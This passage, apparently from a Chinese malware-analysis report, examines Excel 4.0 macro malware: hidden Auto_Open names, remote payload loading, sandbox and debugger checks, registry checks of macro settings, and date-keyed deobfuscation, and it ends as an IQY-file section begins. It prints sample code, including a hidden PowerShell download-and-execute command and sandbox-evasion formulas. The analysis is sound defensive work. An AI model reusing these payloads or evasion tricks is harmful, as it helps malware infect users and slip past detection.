以上为通用的混淆方式。在攻击者熟悉 Excel 4.0 宏的文件结构后，近期样本中出现了一种隐藏真实执行位置的特殊混淆方式。对于正常样本，我们可以在名称管理器中找到自启动 Excel 4.0 宏的起始地址。




图 82 宏代码隐藏及混淆 4

修改 LBL 记录中 fHidden 标志位为 1 可以在名称管理器中隐藏自身。这样在分析样本时由于无法获取宏的起始位置，很难通过单步跟踪来获取完整行为。




图 83 宏代码隐藏及混淆 5

样本 LBL 记录如下，标记处的 0x21 为 2 字节标志位，代表 fHidden 和 fBuiltin 置 1。




图 84 宏代码隐藏及混淆 6

后面的 0x1 为当前名称，配合 fBuiltin 从预设值中读取，这里为 Auto_Open。

Name (variable): An XLUnicodeStringNoCch structure that specifies the name for the defined name. If **fBuiltin** is 0, this field MUST satisfy the same restrictions as the **name** field of the XLNameUnicodeString structure. If **fBuiltin** is 1, this field is for a built-in name. Each built-in name has a zero-based index value associated with it. A built-in name or its index value MUST be used for this field. The built-in names are defined in the following table:

Values	Names
0x00	Consolidate_Area
0x01	Auto_Open
0x02	Auto_Close
0x03	Extract
0x04	Database
0x05	Criteria
0x06	Print_Area
0x07	Print_Titles
0x08	Recorder
0x09	Data_Form
0x0A	Auto_Activate
0x0B	Auto_Deactivate
0x0C	Sheet_Title
0x0D	_FilterDatabase

图 85 宏代码隐藏及混淆 7

3、Payload 加载方式变化

早期样本中主要使用 EXEC 函数直接启动进程，通常使用 cmd，powershell 指令下载后执行或 msiexec 直接加载远程的恶意 msi 文件。这样启动额外的进程很容易被检测到，因此后面逐渐改用其他方式。

```
=EXEC("powershell.exe -nop -w hidden -c IEX ((new-object Net.WebClient).DownloadString('https://termbin.com/ivy4'))")
```

图 86 Payload **加载方式变化** 1

由于 Excel 4.0 宏可以调用系统 API，因此部分攻击者选择通过动态加载 dll 来获取下载用的 API。




图 87 Payload **加载方式变化** 2

另一种常见加载方式是利用 Excel 自带的连接功能。在样本中可以找到如下代码用来从 Sheet1 中复制恶意指令，但是对应位置是空的。

```
=FORMULA(Sheet1!S70,O54)
=FORMULA(Sheet1!S71,O55)
=FORMULA(Sheet1!S72,O56)
=FORMULA(Sheet1!S73,O57)
```

图 88 Payload **加载方式变化** 3

在连接属性中可以看到样本中包含的连接指向的单元格以及连接地址。




图 89 Payload **加载方式变化** 4




图 90 Payload **加载方式变化** 5

启用数据连接后可以看到 Excel 正在从远程服务器获取恶意代码。




图 91 Payload **加载方式变化** 6

实际攻击代码如下：




图 92 Payload **加载方式变化** 7

这种动态加载的机制对于常见的静态检测引擎有较高的绕过率。但是经过分析，我们可以在 Globals 的 DConn（具体结构比较复杂，可以在 ms-xls 2.4.84 自行查阅）中找到相应的 URL。




图 93 Payload **加载方式变化** 8

4、通用沙箱环境检测

Excel 4.0 宏提供的 GET.WORKSPACE 等函数可用来获取当前 Excel 以及 Windows 的许多信息，其中很多信息可以被攻击者用来实现反沙箱功能。

GET.WORKSPACE（1）可用来检测当前运行环境。可以精确到检测特定版本的 Windows 环境，其余不符合要求的版本直接退出。




图 94 Excel 4.0 绕过沙箱检测 1

GET.WORKSPACE（13），GET.WORKSPACE（14）分别检测当前工作表的高度和宽度，类似分辨率检测。




图 95 Excel 4.0 绕过沙箱检测 2




图 96 Excel 4.0 绕过沙箱检测 3

GET.WORKSPACE（19），GET.WORKSPACE（42）分别检测是否存在鼠标和声音播放设备。可以有效针对为了提高性能而未启用声卡的虚拟机检测环境。




图 97 Excel 4.0 绕过沙箱检测 4

```
=FORMULA(MID(HM345,12,1)&MID(EA9446,
=IF(GET.WORKSPACE(42),,GOTO(GO6431))
=RUN(DT29517)
```

图 98 Excel 4.0 绕过沙箱检测 5

GET.WORKSPACE（31）用来检测是否进行单步调试，主要用来阻碍人工分析。

```
=FORMULA(MID(HM345,12,1)&MID(EA9446,5,1
=IF(GET.WORKSPACE(31),GOTO(GO6431),)
=RUN(EW27600)
```

图 99 Excel 4.0 绕过沙箱检测 6

这些简单的反检测方式已经被集成到样本生成框架中，因此经常可以在样本中见到它们。

5、宏设置检测

在通用沙箱环境检测的基础上，攻击者还找出了一些具有针对性的检测方式，如通过读取注册表来检测 Office 默认的安全性设置有没有被修改。

```
=MID(HM345,12,1)&MID(HM345,18,1)&MID(HM345,16,1)&MID(EA9446,8,1)&
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open",IJ23679,IS17776,0,5)
=GOTO(FP9449)

C:\Windows\system32\reg.exe        EXPORT HKCU\Software\Microsoft\Office\14.0\Excel\Security C:\Users\Public\KTjcN.reg /y
```

图 100 宏设置检测 1

图中样本选择通过 reg.exe 读取注册表，也可以动态加载相关 API 来实现。接下来从偏移为 215 字节处读取 255 字节数据，从中寻找是否存在 0001。（读文件对应的宏代码已省略）

```
=MID(HM345,12,1)&MID(EA9446,5,1)&MID(EA9446,2,1)&MID(
=IF(ISNUMBER(SEARCH("0001",BQ30753)),GOTO(GO6431),)
=GOTO(FK36859)
```

图 101 宏设置检测 2

读取内容如图所示：

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security]
"AccessVBOM"=dword:00000001
"VBAWarnings"=dword:00000001

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security\FileValidation]
"LastReportTime"=dword:01953a68

[HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Security\FileValidation\FailedFiles]
"doc_63786_20200526223853.xls"=hex:01,00,00,00,01,00,00,00,00,00,00,00,00,00,\
  00,00,00,00,00,00,02,00,00,00,02,00,0d,00,01,00,66,00,07,00,65,00,01,00,67,\
  00,05,00,03,00,01,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\
```

图 102 宏设置检测 3

这里寻找 0001 的目的是检测是否将宏设置为自动运行。设置中的 4 种状态分别对应 1-4。




图 103 宏设置检测 4

Office 的默认设置是在打开文件时禁用宏，并给出提示让用户自行选择是否启用。通常只有沙箱环境中为了方便宏样本的检测会设置为自动启用宏，因此这是一种比较实用的反沙箱手段。

6、日期检测

对于只想攻击特定目标的样本，攻击者使用日期作为解混淆的参数。DAY（NOW（））会返回当前日期。

fx =FORMULA.FILL(DAY(NOW())*GET.CELL(24,B14478)-109,ER7269)

DC | DD | DE | DF

图 104 日期检测 1

可以看到在解混淆时大量使用了上面根据日期计算得出的值。

```
=FORMULA.FILL(CHAR(AK15463*EI61520)&CHAR(ER7269+GZ61710)&CHAR(IE25277/DR44788)&CHAR(FA59461+AX58020)&CHAR(AM49814+DE44347)&CHAR(IF4853/DC28005)&CHAR(AI22410*FC6692)&CHAR(DK45307+
CL5377)&CHAR(GE39343+CR48747)&CHAR(IF4853-T61837)&CHAR(CA48428+AX4480)&CHAR(CA48428+EK31866)&CHAR(FU31393-GC38307)&CHAR(O50407*HD58837)&CHAR(ER7269/FN1763)&CHAR(FU31393*BI8149)&
CHAR(AK15463-HU28339)&CHAR(AI22410*J51916)&CHAR(EW9480*HK54756)&CHAR(IF4853-AY9617)&CHAR(CO17504+GG33431)&CHAR(CO17504+HA30993)&CHAR(EW9480/AW33673)&CHAR(AM21554*HG59457)&
CHAR(IE25277/BA8280)&CHAR(O50407*O33627)&CHAR(IE25277*FB51831)&CHAR(CR33093-EA39120)&CHAR(IF4853-BS4753)&CHAR(IF4853/FJ63680)&CHAR(IE25277/DH5031)&CHAR(AM49814+CU23539)&CHAR(
GE39343*EL53780)&CHAR(AO20808-EZ19011)&CHAR(EW9480/ED44909)&CHAR(GE39343-FN14716)&CHAR(AO20808+CE14712)&CHAR(AO20808/CM33319)&CHAR(AK15463+HY19704)&CHAR(ER7269/CY14454)&CHAR(
AM49814/EI55250)&CHAR(AM49814*HD11652)&CHAR(CO17504*GN10867)&CHAR(AO20808+FU46163)&CHAR(AM49814*DX54813)&CHAR(EW9480/HY5951)&CHAR(CA48428/HI8353)&CHAR(IL22960+GI21189)&CHAR(
BE34171+EO58574)&CHAR(GE39343*O62155)&CHAR(FA59461*EX56392)&CHAR(IF4853+DJ20160)&CHAR(GE39343-DZ33268)&CHAR(IE25277*O42485)&CHAR(AM21554/EC1119)&CHAR(IL22960*FP19686)&CHAR(
AM21554-BB37315)&CHAR(EW9480-X15906)&CHAR(AK15463+EC60981)&CHAR(O50407*BU13856)&CHAR(FU31393-BD21175)&CHAR(DK45307-HH22425)&CHAR(GE39343/EE22778)&CHAR(GE39343-ES61638)&CHAR(
CO17504*DS19093)&CHAR(O50407+CA46636)&CHAR(ER7269-EV45770)&CHAR(AM21554/CS14868)&CHAR(AO20808/FB30994)&CHAR(AM49814*CS39399)&CHAR(AI22410*BX17924)&CHAR(ER7269*CE28345)&CHAR(
AO20808*FQ12456)&CHAR(IE25277*II35225)&CHAR(CR33093-FE52512)&CHAR(IL22960*II39147)&CHAR(IL22960-BD50015)&CHAR(ER7269*EA37212)&CHAR(IE25277/Y23975)&CHAR(AO20808/HN56359)&CHAR(ER7269*
GI38366)&CHAR(IF4853-FO8291)&CHAR(FU31393-HL11845)&CHAR(IF4853*EC62123)&CHAR(IL22960+AP36106)&CHAR(IL22960*DE49353),D57942)
```

图 105 日期检测 2

因此在错误的日期只能获得一串乱码，无法获得可执行的宏代码。当前样本在每月的 4 号可以正常执行，不同日期的解混淆结果如下：




图 106 日期检测 3




图 107 日期检测 4

4.2.3 不常见格式利用

在攻防对抗的过程中，攻击者发现在不改变攻击方式的前提下，使用一些不常见的文件类型作为载体会被视作无害的样本，从而跳过检测流程并降低攻击成本。下面介绍几种利用这种思路进行攻击的方法。

1、IQY

iqy 文件是一种简单的文本文件，用于从 web 中查询内容并保存到 Excel 单元格中。iqy 文件会默认以 Excel 打开，并在 Windows 中显示 Excel 文件的图标，这会降低用户对恶意 iqy 文件产生怀疑的可能性，并更有可能打开它。

iqy 文件的结构非常简单，其中包含一个或多个 URL，在 Excel 中打开文件后，URL 的内容将下载到工作簿中。样本如下：

